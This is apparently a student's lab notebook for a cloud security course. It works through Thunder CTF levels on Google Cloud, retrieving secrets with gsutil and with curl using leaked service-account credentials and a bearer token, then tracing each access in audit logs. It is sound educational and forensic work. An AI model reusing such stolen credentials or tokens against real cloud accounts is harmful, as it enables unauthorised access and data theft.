Lab Notebook #4

Bradley Thompson [odin: bradlet2] CS 595 | Winter 2022


Section 4.2

A1openbucket

Noting date for ctf initialization:

```
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ python3 thunder.py create thunder/a1openbucket
[0m 15s] Deployment operation in progress... Done
Level setup started for: thunder/a1openbucket
Level creation complete for: thunder/a1openbucket
Instruction for the level can be accessed at thunder-ctf.cloud/thunder/thunder/a1openbucket.html


Starting message for thunder/a1openbucket has been written to start/a1openbucket.txt
Start Message: The secret for this level can be found in the Google Cloud Storage (GCS) bucket a1-bucket-924254078259


(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ date
Sat 26 Feb 2022 08:20:10 PM UTC
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$
```


Secret for level obtained by going to the specified GCS bucket and accessing the authenticated URL to view secret.txt



Roughly the time that I pulled up that secret

```
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ date
Sat 26 Feb 2022 08:24:45 PM UTC
```

All entries between the aforementioned start and stop times:



Logs Explorer view of secret.txt access event

methodName and principalEmail for creation command

methodName for deletion command

A2finance

Level Init


```
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ python3 thunder.py create thunder/a2finance
Level initialization started for: thunder/a2finance
Level initialization finished for: thunder/a2finance
[0m 45s] Deployment operation in progress... Done
Level setup started for: thunder/a2finance
Level creation complete for: thunder/a2finance


Starting file: a2-access.json has been written to start/a2-access.json
Starting message for thunder/a2finance has been written to start/a2finance.txt
Start Message: Use the compromised service account credentials stored in a2-access.json to find the credit card number


Instruction for the level can be accessed at thunder-ctf.cloud/thunder/thunder/a2finance.html
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ date
Mon 28 Feb 2022 07:12:45 PM UTC
```

Credit card number found! Time: 11:29 AM same day

```
receiveTimestamp: '2022-02-28T19:12:32.716292150Z'
resource:
  labels:
    instance_id: '3773789166873125482'
    project_id: ''
    zone: projects/587678703902/zones/us-west1-b
  type: gce_instance
timestamp: '2022-02-28T19:12:32.716292150Z'
---
insertId: 184r5oig1t4wjdy
jsonPayload:
  credit-card-number: '5788946780447693'
  name: JEREMY_GIBSON
  transaction-total: $64.51
logName: projects/dulcet-timing-342520/logs/transactions
receiveTimestamp: '2022-02-28T19:12:32.630333314Z'
resource:
  labels:
    instance_id: '3773789166873125482'
    project_id: ''
    zone: projects/587678703902/zones/us-west1-b
  type: gce_instance
timestamp: '2022-02-28T19:12:32.630333314Z'
clouduser@a2-logging-instance:~$
```

Screenshot with service account used when performing exfiltration and log filter
(Note: account = a2-logging-instance-sa@dulcet-timing-342520.iam.gserviceaccount.com)

There was no log entry left for the instance information command, just a clouduser keys update log entry



None of the logs from my ssh session were shown either, so moving on.


A3password

Secret obtained:


```
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ ^C
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ curl  -H "Author
ulcet-timing-342520.cloudfunctions.net/a3-func-881215037484?password=381022574223
Correct password. The secret is: 145407894529437489033164745060759551199700693857O
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$
```

Lab completion at Tue 01 Mar 2022 05:10:44 PM UTC


Activity view GCS object get




Secret.txt access entry in logs explorer



Source code download entry in logs explorer



Source code download link generation entry in logs explorer



What is the service account that performs the operation, key name, authorization permission, and methodName?

Service account and key name:

```
principalEmail: "a3-access@dulcet-timing-342520.iam.gserviceaccount.com"
serviceAccountKeyName:
"//iam.googleapis.com/projects/dulcet-timing-342520/serviceAccounts/a3-access@dulcet-timing-342520.iam.gserviceaccount.com/keys/6c425fc59809120f363e61b3ebf546414b0c36a7"
}
```

Permission:

```
permission: "cloudfunctions.functions.sourceCodeGet"
```

methodName:

```
methodName: "google.cloud.functions.v1.CloudFunctionsService.GenerateDownloadUrl"
```


A4error

Start: Thu 03 Mar 2022 04:27:59 PM UTC


```
ubuntu@a4-instance:~$ cd ..
ubuntu@a4-instance:/home$ ls
secretuser  ubuntu
ubuntu@a4-instance:/home$ cd secretuser/
ubuntu@a4-instance:/home/secretuser$ ls
secret.txt
ubuntu@a4-instance:/home/secretuser$ cat secret.txt
266067894111979068519722012634690842431982119757
ubuntu@a4-instance:/home/secretuser$
```

Complete: Thu 03 Mar 2022 04:57:40 PM UTC


Screenshot only filtering on ‘notice’ severity type




Screenshot only filtering on ‘error’ severity type



Screenshot showing setMetadata call with service account, callerIp and caller user agent



Stack trace exposing access token



A5power


Secret Access:

```
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ gsutil ls gs://a5-bucket-592573131622
gs://a5-bucket-592573131622/secret.txt
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ gsutil cp gs://a5-bucket-592573131622/secret.txt .
Copying gs://a5-bucket-592573131622/secret.txt...
/ [1 files][   48.0 B/   48.0 B]
Operation completed over 1 objects/48.0 B.
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ cat secret.txt
248859409430141975064391698148179347891490636833(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$
```

Finished at 9 AM PST, missed start time and took breaks so probably just before 8 am.

Event timestamps:

- Get secret.txt



- IAM level access role patch

google.iam.admin.v1.UpdateRole

a5-func-592573131622-sa@dulcet-timing-342520.iam.gserviceaccount.com has executed google.iam.admin.v1.UpdateRole on a5_access_role_592573131622
March 5, 2022 at 8:58:38 AM GMT-8

User	a5-func-592573131622-sa@dulcet-timing-342520.iam.gserviceaccount.com
Resource name	projects/dulcet-timing-342520/roles/a5_access_role_592573131622
Request	
Name	projects/dulcet-timing-342520/roles/a5_access_role_592573131622
Role > included permissions	storage.objects.get, storage.objects.list, storage.buckets.get, storage.buckets.list
Update mask > paths	included_permissions
Response	
Etag	BwXZe4rsPS4=
Group name	custom
Group title	Custom
Included permissions	storage.buckets.get, storage.buckets.list, storage.objects.get, storage.objects.list
Name	projects/dulcet-timing-342520/roles/a5_access_role_592573131622
Title	a5-access role
Service data > permissionDelta	
Added permissions	storage.buckets.get, storage.buckets.list, storage.objects.get, storage.objects.list
Removed permissions	cloudfunctions.functions.get, cloudfunctions.functions.list, cloudfunctions.functions.sourceCodeSet, cloudfunctions.functions.update, cloudfunctions.operations.get

- Cloud function code update

Completed:Update function

a5-access@dulcet-timing-342520.iam.gserviceaccount.com updated a5-func-592573131622
March 5, 2022 at 8:42:16 AM GMT-8

User	a5-access@dulcet-timing-342520.iam.gserviceaccount.com
Resource name	projects/dulcet-timing-342520/locations/us-central1/functions/a5-func-592573131622

Secret access logs explorer entry

2022-03-05 09:00:30.339 PST storage.googleapis.com storage.objects.get …5-bucket-592573131622/objects/secret.txt a5-access@dulcet-timing-3… audit_log, method: "storage.objects.get", principal_email: "a5-access@dulcet-timing-342520.iam.gserviceaccount.com"


Hide log summary | Expand nested fields | Copy to clipl


```
{
  insertId: "4qdxpodgfyw"
  logName: "projects/dulcet-timing-342520/logs/cloudaudit.googleapis.com%2Fdata_access"
  protoPayload: {9}
  receiveTimestamp: "2022-03-05T17:00:30.684894777Z"
  resource: {2}
  severity: "INFO"
  timestamp: "2022-03-05T17:00:30.339637728Z"
}
```


Would this access have worked at the beginning of the level?


No, it would not have worked because we did not have the correct IAM roles to get an object from a storage bucket.

All entries (that fit on one page) for service account



Service account key name used to perform operation shown below (updateFunction wasn't logged at a higher severity level as mentioned in the lab writeup)

IP address and user agent for request



Method name and auth permission used

Screenshot showing updateRole event with service account and request metaData

What evidence suggests that this req did not come from the cloud function itself?

The caller IP is different from the cloud function, and the user agent is a curl CLI.

Screenshot showing resourceName, and permissions delta

A6container

Start 10:15 AM Mar 5th PST

GET object secret.txt


```
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ gsutil ls gs://a6-bucket-696635703639/
gs://a6-bucket-696635703639/secret.txt
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$ curl https://www.googleapis.com/storage/v1/b/a6-bucket-696635703639/o/secret.txt?alt=media -H "Authorization: Bearer ya29.c.b0AXv0zTMWY4rGzrJZi
lfuR-W0Ze1gUjc5HdSVxHdKlR-6TVPSBGzT4ntZBZy-68OaNncdNxE_USgWruePm6xGvDWKTX5eBuvUbUyLzhCjp_2I8L1ksHV2oYo6JOtKTwqkxJAozxl6WjjHk0TPopxxbkJjj2j9znxUmQL6VJ7dEgFVfqhFOANhnpCStKn18P70SXUavsRL3g"
5334591586061864544274780605223460132217783317O6(env-tctf) bradlet2@cloudshell:~/thunder-ctf (dulcet-timing-342520)$
```

Here's the secret (since that pic is small):

